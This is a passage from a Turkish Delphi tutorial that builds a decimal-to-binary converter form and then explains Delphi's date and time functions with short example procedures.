"sonuc:=deger shr 2" satırı "sonuc:=deger/(2^2)" ile aynı sonucu verecektir. Yani sağındaki sayıyı ikinin kuvveti olarak kabul edecek, solundaki sayıya bölecektir.

Şimdi ikilik Windows hesap makinesinde yer alan onluk düzenden ikilik düzene dönüştürme, ikilik düzenden onluk düzene dönüştürme kodlarını beraberce oluşturalım. Öncelikle aşağıdaki tasarımı oluşturunuz.



Programı oluşturabilmeniz için formunuza bir adet Edit kontrolü, iki adet RadioButton kontrolü ve bir adet GroupBox yerleştirin. Amacımız programı çalıştırdıktan sonra seçmiş olduğumuz satır düzenine göre, yeni değerin Edit kutusunda yer almasını sağlamak olacaktır.

Kodları RadioButton kontrollerinin "OnClick" yordamlarına yazacağız. Form açıldığı anda "Dec" isimli RadioButton kontrolünün işaretli gelmesi içinde "FormCreate" yordamına ufak bir kod satırı ekleyeceğiz. Kod satırları içerisinde "math" kütüphanesinde yer alan fonksiyonlardan (Length) kullanacağımız için "uses" satırına "math" ı eklemeyi unutmayınız.

Tüm kodlar aşağıda verilmiştir.

```
uses
  Windows, Messages, SysUtils, Variants, Classes, Graphics, Controls, Forms,
  Dialogs, StdCtrls,math;  //eklemeyi unutmayın
```


Unit2.pas

Unit1 | Unit2 | Project1


```
procedure TForm2.FormCreate(Sender: TObject);
begin
  RadioButton1.Checked:=true;//form açıldığında aktif ol
end;
procedure TForm2.RadioButton2Click(Sender: TObject);
var  // Bin işaretlenirse
  //deger:Integer;
  kalan:Integer;
  sonuc:AnsiString;
begin
  kalan:=StrToInt(Edit1.Text);
  repeat
    if kalan mod 2=0 then
      sonuc:='0'+sonuc
    else
      sonuc:='1'+sonuc;
    kalan:=kalan div 2; //bölüm değerini ata
  until kalan<1;
  Edit1.Text:=sonuc;
end;
procedure TForm2.RadioButton1Click(Sender: TObject);
  var   //Dec işaretlenirse
    sayi,adet,i:Integer;
    deger,ekle:Integer;
    sonuc:AnsiString;
begin
  sayi:=StrToInt(Edit1.Text);
  adet:=Length(Edit1.Text);
  deger:=0;
  for i:=adet downto 1 do
    begin
      ekle:=StrToInt(copy(Edit1.Text,adet-i+1,1)) shl (i-1);
      deger:=deger+ekle;
    end;
  Edit1.Text:=IntToStr(deger);
end;
```

51: 44 | Modified | Insert | Code | Diagram

Şimdi programı çalıştırıp Edit kutusuna sayısal bir değer girin. Ardından "Bin" seçeneğini seçerek kodlarınızın sonuçlarını görebilirsiniz.



Şimdi "Bin" seçeneğine tıklarsanız Edit kontrolündeki değeriniz aşağıdaki şekilde oluşacaktır.




Hakikaten sonuçları Windows hesap makinesinde kontrol ettirirseniz, aynı olduklarını göreceksiniz.

Şimdi aynı örneği daha değişik bir yoldan çözmek istiyorum. Form tasarımınızı değiştirmeden, Unit pencerenizdeki kod satırlarını aşağıdaki hale çeviriniz. Tekrar hatırlatalım "Length" fonksiyonu "math" içerisinde tanımlı olduğu için aşağıdaki gibi "uses" satırına eklenmesi gerekmektedir.

```
uses
  Windows, Messages, SysUtils, Variants, Classes,
  Graphics, Controls, Forms,
  Dialogs, StdCtrls,
  math;  //eklemeyi unutmayın
```

Tüm kodlar aşağıdaki pencerede verilmiştir. Yazılı olan tüm satırlarını anlamaya çalışınız.



Programı çalıştırıp Edit kutusunun içerisine sayısal bir değer giriniz. Daha sonrada "Bin" seçeneğine tıklayın sonucun ikilik düzende aynı Edit kutusu içerisinde gözükeceğini göreceksiniz. Tekrar "Dec" seçeneğini seçerseniz, ilk başta yazmış olduğunuz orjinal sayıya ulaşacaksınız.

Tarih – İçerikli Fonksiyonlar:

Delphi'de tarih ve zaman işlemlerinizi kolaylıkla yapabilmeniz için bir çok fonksiyon tanımlanmıştır. Aşağıda bu fonksiyonlara ait örnekler detaylıca incelemeye alınmıştır.

CompareDate(tarih1,tarih2):

Tanımlama:	function CompareDate(const A, B: TDateTime): TValueRelationship;

Parametre olarak girilen iki tarihin eşit olup olmadığını kontrol edebilen bir fonksiyondur. Girilen tarihlerin eşit olması bu fonksiyondan geriye "0" değerinin dönmesine sebep olacaktır.

```
procedure TForm1.Button1Click(Sender: TObject);
var
  tarih1,tarih2:TDate;  //tarih içerikli değişken tanımlanıyor
begin
  tarih1:=StrToDate(Edit1.Text);  //tarihsel değişkene aktarılıyor
  tarih2:=StrToDate(Edit2.Text);
  if CompareDate(tarih1,tarih2)=0 then  //iki tarih eşitse 0 döner
    ShowMessage('Girilen iki Tarih Eşit')
  else
    ShowMessage('Tarihler Eşit Değil');
end;
```

CompareDateTime(tarihsaat1,tarihsaat2):

Tanımlama:	function CompareDateTime(const A, B: TDateTime): TValueRelationship;

Parametre olarak girilen iki değişkenin değerinin tarih ve zamanla beraber eşit olup olmadığını kontrol etmek için kullanılan bir fonksiyondur. Eşitlik durumunda yine geriye "0" değeri dönecektir.

```
procedure TForm1.Button2Click(Sender: TObject);
var
  tarih1,tarih2:TDateTime;
begin
  tarih1:=StrToDateTime(Edit1.Text);
  tarih2:=StrToDateTime(Edit2.Text);
  if CompareDate(tarih1,tarih2)=0 then
    ShowMessage('Girilen iki Tarih ve Saat Eşit')
  else
    ShowMessage('Tarihler Eşit Değil');
end;
```

CompareTime(zama1,zaman2):

Tanımlama:	function CompareTime(const A, B: TDateTime): TValueRelationship;

Parametre olarak girilen iki değişkenin aynı zamana ait olup olmadıklarını hesaplayabilen bir fonksiyondur. Eşitlik durumunda yine "0" değeri döndürecektir.

```
procedure TForm1.Button3Click(Sender: TObject);
var
  zaman1,zaman2:TTime;
begin
  zaman1:=StrToTime(Edit1.Text);
  zaman2:=StrToTime(Edit2.Text);
  if CompareTime(zaman1,zaman2)=0 then
    ShowMessage('Girilen iki Zaman Eşit')
  else
    ShowMessage('Zamanlar Eşit Değil');
end;
```

CurrentYear:

Tanımlama:	function CurrentYear: Word;

Parametre kullanmayan bu fonksiyonla aktif tarihin yılını kolayca öğrenebilirsiniz. Fonksiyondan geriye dönen değer tam sayı tipli olacağı için "IntToStr" tip dönüşüm fonksiyonunu kullanarak yazdırabilirsiniz.

```
procedure TForm1.Button4Click(Sender: TObject);
begin
  Form1.Caption:=IntToStr(CurrentYear); //2003 yazar
end;
```

Date:

Tanımlama:	function Date: TDateTime;

Parametre içermeyen bu fonksiyonla aktif tarihi yazdırabilirsiniz. Döndürdüğü değer tarih içerikli olacağı için yazdırmak için "DateToStr" tip dönüşümü kullanmanızı gerektirecektir.

```
procedure TForm1.Button5Click(Sender: TObject);
begin
  Form1.Caption:=DateToStr(Date);//10.07.2003
end;
```

Aktif tarihe gün ekleme işlemlerini yine bu fonksiyonla yapmanız mümkün olabilmektedir. Aşağıda bu husus örneklendirilmiştir. Örneğin yapılış tarihinin "10/07/2003" olduğunu da belirtelim.

```
procedure TForm1.Button5Click(Sender: TObject);
var
  tarih:TDate;
begin
  tarih:=Date+10; //aktif tarihe 10 gün ekle
  Form1.Caption:=DateToStr(tarih);//20.07.2003
end;
```

Aynı şekilde önceki günlere dönmek içinde aşağıdaki kodlamayı kullanabilirsiniz.

```
procedure TForm1.Button5Click(Sender: TObject);
var
  tarih:TDate;
begin
  tarih:=Date-10; //aktif tarihten 10 gün çıkar
  Form1.Caption:=DateToStr(tarih);//30.06.2003
end;
```

DateOf(tarihzaman):

Tanımlama:	function DateOf(const AValue: TDateTime): TDateTime;

Parametre olarak girilen tarih zaman değişkeninin, zaman kısmını atarak sadece tarih değerinin elde edilmesini sağlar.

```
procedure TForm1.Button7Click(Sender: TObject);
var
  tarihzaman:TDateTime;
begin
  tarihzaman:=Now;  //tarh ve zamanı beraber tutan değişken
  Edit2.Text:=DateTimeToStr(DateOf(tarihzaman));//11/07/2003  yazar
end;
```

Fonksiyonun daha iyi anlaşılması açısından aşağıdaki örneği inceleyip aradaki farka dikkat ediniz.

```
procedure TForm1.Button7Click(Sender: TObject);
var
  tarihzaman:TDateTime;
begin
  tarihzaman:=Now;  //tarih ve zamanı beraber tutan değişken
  Edit1.Text:=DateTimeToStr(tarihzaman);//10/07/2003 11:07:19 yazar
  Edit2.Text:=DateTimeToStr(DateOf(tarihzaman));//11/07/2003  yazar
end;
```

DateTimeToStr(tarihzaman):

Tanımlama:	**function DateTimeToStr(DateTime: TDateTime): string; overload; function DateTimeToStr(DateTime: TDateTime; const FormatSettings: TFormatSettings): string; overload;**

Parametre olarak girilen tarih-zaman içerikli değişkenin değerini stringe çevirmek için kullanılır. Bilhassa kontroller üzerinde tarih içeriklerinin yazdırılmasında kullanılır.

```
procedure TForm1.Button8Click(Sender: TObject);
  var
    tarih:TDateTime;
    sonuc:AnsiString;
begin
  tarih:=Now;
  sonuc:=DateTimeToStr(tarih); aktif tarih ve saati yaz
  ShowMessage(sonuc);
end;
```

DateToStr(tarih):

Tanımlama:	**function DateToStr(Date: TDateTime): string; overload; function DateToStr(const DateTime: TDateTime; const FormatSettings: TFormatSettings): string; overload;**

Parametreyle girilen tarih değişkenini string tipe dönüştürmek için kullanılan bir fonksiyondur. Eğer DateTime tipli bir değişken değeri aktarılırsa hata vermemekle beraber, sadece tarih kısmıyla ilgili tip dönüşümünü gerçekleştirecektir.

```
procedure TForm1.Button9Click(Sender: TObject);
  var
    tarih:TDateTime;
    sonuc:AnsiString;
begin
  tarih:=Now;
  sonuc:=DateToStr(tarih);
  ShowMessage(sonuc); // 10/07/2003 yazar
end;
```

DayOfWeek(tarih):

Tanımlama:	**const** **DayMonday = 1;** **DayTuesday = 2;** **DayWednesday = 3;** **DayThursday = 4;** **DayFriday = 5;** **DaySaturday = 6;** **DaySunday = 7;**

Parametreyle girilen tarih değişken değerinin haftanın hangi gününe ait olduğunu hesaplayabilen bir fonksiyondur. Geriye döndürdüğü değer "1 ile 7" arasındaki sayısal ifadedir. 1 olması pazar 7 olması Cumartesi gününe karşılık gelmektedir.Basit bir dallandırma yaparak sonuca ulaşabilirsiniz.

```
procedure TForm1.Button10Click(Sender: TObject);
var
  tarih:TDate;deger:Integer;
begin
  tarih:=Date;//Bügünkü tarih
  deger:=DayOfWeek(tarih);//aktar
  if deger=1 then  //dallandır
    Form1.Caption:='Bugün Pazar'
  else if deger=2 then
    Form1.Caption:='Bugün Pazartesi'
  else if deger=3 then
    Form1.Caption:='Bugün Salı'
  else if deger=4 then
    Form1.Caption:='Bugün Çarşamba'
  else if deger=5 then
    Form1.Caption:='Bugün Perşembe'
  else if deger=6 then
    Form1.Caption:='Bugün Cuma'
   else if deger=7 then
    Form1.Caption:='Bugün Cumartesi';end;
```

DayOf(tarih_zaman):

Tanımlama:	function DayOf(const AValue: TDateTime): Word;

Parametre ile girilen "tarih_zaman" değişkeninde ayın kaçıncı günü olduğunu hesaplayan bir fonksiyondur. Tam sayı tipinde bir değer döndürdüğü için, yazdırmak isterseniz "IntToStr" fonksiyonunu kullanmalısınız.

```
procedure TForm1.Button11Click(Sender: TObject);
var
  tarih:TDateTime;
  deger:Integer;
begin
  tarih:=Date;  //Bugünkü tarih 10/07/2003 tür
  deger:=DayOf(tarih); //kaçıncı gün
  Form1.Caption:=IntToStr(deger); // 10 yazar
end;
```

DayOfTheMonth(tarih_zaman):

Tanımlama:	function DayOfTheMonth(const AValue: TDateTime): Word;

Parametre ile girilen "tarih_zaman" değişkeninde, ayın kaçıncı günü olduğu hesaplayan bir fonksiyondur.

```
procedure TForm1.Button12Click(Sender: TObject);
var
  tarih:TDateTime;
  deger:Integer;

begin
  tarih:=Date;  //Bugünkü tarih 10/07/2003 tür
  deger:=DayOfTheMonth(tarih);
  Form1.Caption:=IntToStr(deger); // 10 yazar
end;
```

Fonksiyondan geriye dönen değer tam sayı tipli bir değişkene aktarılabilir. Dolayısıyla form üzerindeki herhangi bir kontrolde yazdırılabilmesi için "IntToStr" fonksiyonu ile tip dönüştürme işlemi uygulamanız gerekmektedir. Yukarıdaki örneği dikkatlice inceleyiniz.

DayOfTheWeek(tarih_zaman):

Tanımlama:	function DayOfTheWeek(const AValue: TDateTime): Word;

Parametre ile girilen tarih_zaman değişkenine ait değerin haftanın kaçıncı gününe karşılık geldiğini hesaplayan bir fonksiyondur.

```
procedure TForm1.Button13Click(Sender: TObject);
var
  tarih:TDateTime;
  deger:Integer;
begin
  tarih:=Date;  //Bugünkü tarih 10/07/2003 tür
  deger:=DayOfTheWeek(tarih);   //Haftanın kaçıncı günü
  Form1.Caption:=IntToStr(deger); // 4 yazar çünkü 4. gün
end;
```

DayOfTheYear(tarih_zaman):

Tanımlama:	function DayOfTheYear(const AValue: TDateTime): Word;

Parametre ile girilen tarih_zaman değişken değerinin yılın kaçıncı günü olduğunu hesaplayan bir fonksiyondur.

```
procedure TForm1.Button14Click(Sender: TObject);
var
  tarih:TDateTime;
  deger:Integer;
begin
  tarih:=Date;  //Bugünkü tarih 10/07/2003 tür
  deger:=DayOfTheYear(tarih);   //Yılın kaçıncı günü
  Form1.Caption:=IntToStr(deger); //  191 yazar. Çünkü 191. gündeyiz
end;
```

DaysBetween(tarih1,tarih2):

Tanımlama:	function DaysBetween(const ANow, AThen: TDateTime): Integer;

Parametre ile girilen iki tarih değişkeni arasındaki gün farkını hesaplayan fonksiyondur. Fonksiyonun geriye döndürdüğü değer bir tam sayı olduğu için yazdırmak için IntToStr fonksiyonundan faydalanmalısınız. Aşağıda bu fonksiyon örneklendirilmiştir.

```
procedure TForm1.Button15Click(Sender: TObject);
var
  tarih1,tarih2:TDateTime;
  sayi:Integer;
begin
  tarih1:=StrToDateTime(Edit1.Text); //ilk tarih değer
  tarih2:=StrToDateTime(Edit2.Text); //ikinci tarih değeri
  sayi:=DaysBetween(tarih1,tarih2);//aralarında kaç gün var
  Form1.Caption:=IntToStr(sayi);
end;
```

Bu fonksiyonda değişkenlerin yerleri önem arz etmektedir. Hangisinin büyük olduğu da önemli değildir, sonuçta pozitif değeri döndürmektedir.

DaysInMonth(tarih_zaman):

Tanımlama:	function DaysInMonth(const AValue: TDateTime): Word;

Parametreyle girilen tarih_zaman değişken değerinin ait olduğu ayın kaç gün çektiğini hesaplayabilen bir fonksiyondur.

```
procedure TForm1.Button16Click(Sender: TObject);
var
  tarih:TdateTime;
  sayi:Integer;
begin
  tarih:=Date;  //aktif tarih 10/07/2003
  sayi:=DaysInMonth(tarih); //Bu ay kaç gün çekiyor
  Form1.Caption:=IntToStr(sayi); // 31 yazar. Çünkü temmuz 31 gün çeker
end;
```

Fonksiyondan geriye dönen değer, tam sayı tipli bir değişkene aktarılabilir. Şayet bu değeri yazdırmak isterseniz IntToStr fonksiyonunu kullanmalısınız.

DaysInAMonth(tam_sayi,tamsayi2):

Tanımlama:	function DaysInAMonth(const AYear, AMonth: Word): Word;

Birinci parametreyle girilen yıla ait, ikinci parametreyle girilen ayın kaç gün çektiğini hesaplayabilen bir fonksiyondur. Şubat ayı işlemleri için önem arz eden bir fonksiyondur. Fonksiyondan geriye dönen değer bir tam sayı olduğu için IntToStr fonksiyonu kullanılarak yazdırılabilir.

```
procedure TForm1.Button17Click(Sender: TObject);
var
  sayi:Integer;
begin
  sayi:=DaysInAMonth(2000,3); //2000 yılının üçüncü ayı kaç gun
  Form1.Caption:=IntToStr(sayi); //31 yazar
end;
```

DaysInAYear(tam_sayi):

Tanımlama:	function DaysInAYear(const AYear: Word): Word;

Parametreyle belirtilen yılın kaç gün çektiğini hesaplayabilen bir fonksiyondur. Tam sayı tipli bir değer döndürdüğü için IntToStr fonksiyonu ile kolayca yazdırılabilir.

```
procedure TForm1.Button18Click(Sender: TObject);
var
  yil:Integer;
  sayi:Integer;
begin
  yil:=2003;
  sayi:=DaysInAYear(yil);//2003 yılı kaç gündür
  Form1.Caption:=IntToStr(sayi);//365 yazar
end;
```

DaysInYear(tarih_zaman):

Tanımlama:	function DaysInYear(const AValue: TDateTime): Word;

Parametre ile belirtilen tarih içerikli değişken değerinin ait olduğu yılın kaç gün çektiğini hesaplayan fonksiyondur.

```
procedure TForm1.Button19Click(Sender: TObject);
var
  tarih:TdateTime;
  sayi:Integer;
begin
  tarih:=Date;
  sayi:=DaysInYear(tarih); //Yıl kaç gün
  Form1.Caption:=IntToStr(sayi);
end;
```

DaySpan(tarih1,tarih2):

Tanımlama:	function DaySpan(const ANow, AThen: TDateTime): Double;

Parametreyle girilen iki tarihsel değişken arasındaki gün farkını hesaplayan bir fonksiyondur.

```
procedure TForm1.Button20Click(Sender: TObject);
var
  tarih1,tarih2:TDateTime;
  sonuc:Double;
begin
  tarih1:=StrToDate('01.04.2003');
  tarih2:=StrToDate('02.03.2003');
  sonuc:=DaySpan(tarih1,tarih2);  //kaç gün fark var
  Form1.Caption:=FloatToStr(sonuc);
end;
```

DecodeDate(tarih,yil,ay,gun):

Tanımlama:	procedure DecodeDate(Date: TDateTime; var Year, Month, Day: Word);

İlk parametreyle girilen tarihin yıl, ay, gün değerlerini hesaplayarak ikinci, üçüncü ve dördüncü değişkenlere aktarır.


```
procedure TForm1.Button21Click(Sender: TObject);
var
  tarih:TDateTime;
  yil,ay,gun:Word; //word olmak zorunda
begin
  tarih:=StrToDate('10.07.2003');
  DecodeDate(tarih,yil,ay,gun);// tarihi parçalara ayır
  ShowMessage('Yıl='+IntToStr(yil)+#13#10+'Ay='+IntToStr(ay)+
  #13#10+'Gün='+IntToStr(gun));
end;
```

DecodeDateDay(tarih,yil,gun):

Tanımlama:	procedure DecodeDateDay(const AValue: TDateTime; out AYear, ADayOfYear: Word);

Birinci parametreyle belirtilen tarih değişkeninin yılını ikinci parametreye, yılın kaçıncı günü olduğunu da üçüncü parametreye aktaran bir prosedürdür. Örneğe dikkat ediniz.


```
procedure TForm1.Button22Click(Sender: TObject);
var
  tarih:TDateTime;
  yil,ay:Word; //word olmak zorunda
begin
  tarih:=StrToDate('10.07.2003');
  DecodeDateDay(tarih,yil,ay);
  ShowMessage('Yıl='+IntToStr(yil)+#13#10+'Gün='+IntToStr(ay));
end;
```

DecodeDateMonthWeek(tarih,yil,ay,kaçıncı_hafta,haftanın_kaçıncı_günü):

Tanımlama:	procedure DecodeDateMonthWeek(const AValue: TDateTime; out AYear, AMonth, AWeekOfMonth, ADayOfWeek: Word);

Birinci parametreyle verilen tarih değişkenine ait yıl değerini ikinci parametreye, ay değerini üçüncü parametreye, ayın kaçıncı haftası olduğunu dördüncü parametreye ve haftanın kaçıncı günü olduğunu beşinci parametreye aktaran bir prosedür dür.

Fonksiyon tanımlarına dikkat ederseniz bazılarının function olarak değil de prosedür olarak tanımlandıklarını göreceksiniz. Biz hepsini fonksiyon başlığı altında veriyoruz. Gerçekte de öyle olması gerekir. Çünkü bu prosedürlerin bir çoğu geriye birden fazla değer döndürdükleri için (daha önce bu konular detaylı olarak anlatılmıştır) fonksiyon olarak değil de prosedür olarak tanımlanmaları gerekmektedir.

```
procedure TForm1.Button23Click(Sender: TObject);
var
  tarih:TDateTime;
  yil,ay,hafta,deger:Word;
begin
  tarih:=StrToDate('11.07.2003');
  DecodeDateMonthWeek(tarih,yil,ay,hafta,deger);
  ShowMessage('Yıl='+ IntToStr(yil)+#13#10+'Ay='+ IntToStr(ay)+#13#10+
  'Ayın Kaçıncı Haftası='+IntToStr(hafta)+#13#10+
  'Haftanın Kaçıncı Günü='+ IntToStr(deger));
end;
```

Yukarıdaki kod satırlarının sonucu aşağıdaki pencere açılacaktır. Lütfen dikkatlice inceleyiniz.

DecodeTime(zaman,saat,dakika,saniye,salise):

Tanımlama:	procedure DecodeTime(Time: TDateTime; var Hour, Min, Sec, MSec: Word);

Birinci parametreyle girilen zaman değişkeninin, saat değerini ikinci parametreye, dakika değerini üçüncü parametreye, saniye değerini dördüncü parametreye ve salise değerini de beşinci parametreye aktaran bir prosedürdür.

Yukarıdaki mesaj penceresinin oluşmasını sağlayan kodlar aşağıda verilmiştir. Dikkatlice inceleyiniz.

```
procedure TForm1.Button24Click(Sender: TObject);
var
  zaman:TDateTime;
  saat,dak,san,sal:Word;
begin
  zaman:=Now;
  DecodeTime(zaman,saat,dak,san,sal);
  ShowMessage('Saat='+IntToStr(saat)+#13#10+'Dakika='+IntToStr(dak)+
  #13#10+'Saniye='+IntToStr(san)+#13#10+'Salise='+IntToStr(sal));
end;
```

EncodeDate(yil,ay,gun):

Tanımlama:	function EncodeDate(Year, Month, Day: Word): TDateTime;

Üç parametreyle belirtilen tamsayıları birleştirerek tarih değeri oluşturabilen bir fonksiyondur. Fonksiyondan geriye dönen değer tarihsel içerikli olduğu için yazdırılmak istenirse "DateTimeToStr" tip dönüştürme fonksiyonundan faydalanmalısınız.

```
procedure TForm1.Button25Click(Sender: TObject);
var
  tarih:TDateTime;
  yil,ay,gun:Word;
begin
  yil:=2003;
  ay:=7;
  gun:=10;
  tarih:=EncodeDate(yil,ay,gun);
  Form1.Caption:=DateTimeToStr(tarih); //10.07.2003 yazar
end;
```

EncodeDateDay(yil,deger):

Tanımlama:	function EncodeDateDay(const AYear, ADayOfYear: Word): TDateTime;

Birinci parametre ile belirtilen (tam sayı) yıla, ikinci parametreyle belirtilen kadar (tam sayı) gün ekler. Sonuç tarihsel bir değer içerdiği için DateTimeToStr tip dönüştürme fonksiyonu kullanılarak yazdırılabilir. Aşağıda bu husus örneklendirilmiştir.

```
procedure TForm1.Button26Click(Sender: TObject);
var
  tarih:TDateTime;
  yil,deger:Word;
begin
  tarih:=EncodeDateDay(2003,35); //35 gün ekle
  Form1.Caption:=DateTimeToStr(tarih);//04.02.2003
end;
```

EncodeDateMonthWeek(yıl,ay,hafta,gun):

Tanımlama:	function EncodeDateMonthWeek(const AYear, AMonth, AWeekOfMonth: Word; const ADayOfWeek: Word = 1): TDateTime;

Belirtilen parametreleri birleştirerek yeni bir tarih değeri elde eder. Mesela 2003 yılının 3.ayının 2.haftasının 4.günü vs. Fonksiyondan geriye dönen değer tarihsel veri içereceği için yazdırmak ancak DateTimeToStr tip dönüştürme fonksiyonu sayesinde olabilecektir.

```
procedure TForm1.Button27Click(Sender: TObject);
var
  tarih:TDateTime;
  yil,ay,deger:Integer;
begin
  tarih:=EncodeDateMonthWeek(2003,4,2,2);
  Form1.Caption:=DateTimeToStr(tarih); //08.04.2003 yazar
end;
```

EncodeDateWeek(yıl,hafta):

Tanımlama:	function EncodeDateWeek(const AYear, AWeekOfYear: Word; const ADayOfWeek: Word = 1): TDateTime;

Parametreyle belirtilen yıla, yine ikinci parametre kadar hafta ekler. Geriye dönen değer tarih içerikli olacaktır. Yazdırmak için DateTimeToStr fonksiyonundan faydalanmalısınız.

```
procedure TForm1.Button28Click(Sender: TObject);
var
  tarih:TDateTime;
begin
  tarih:=EncodeDateWeek(2003,3); //3. haftanin ilk günü
  Form1.Caption:=DateTimeToStr(tarih); //13/01/2003 yazar
end;
```

EncodeDayOfWeekInMonth(yıl,ay,hafta,gun):

Tanımlama:	function EncodeDayOfWeekInMonth(const AYear, AMonth, ANthDayOfWeek, ADayOfWeek: Word): TDateTime;

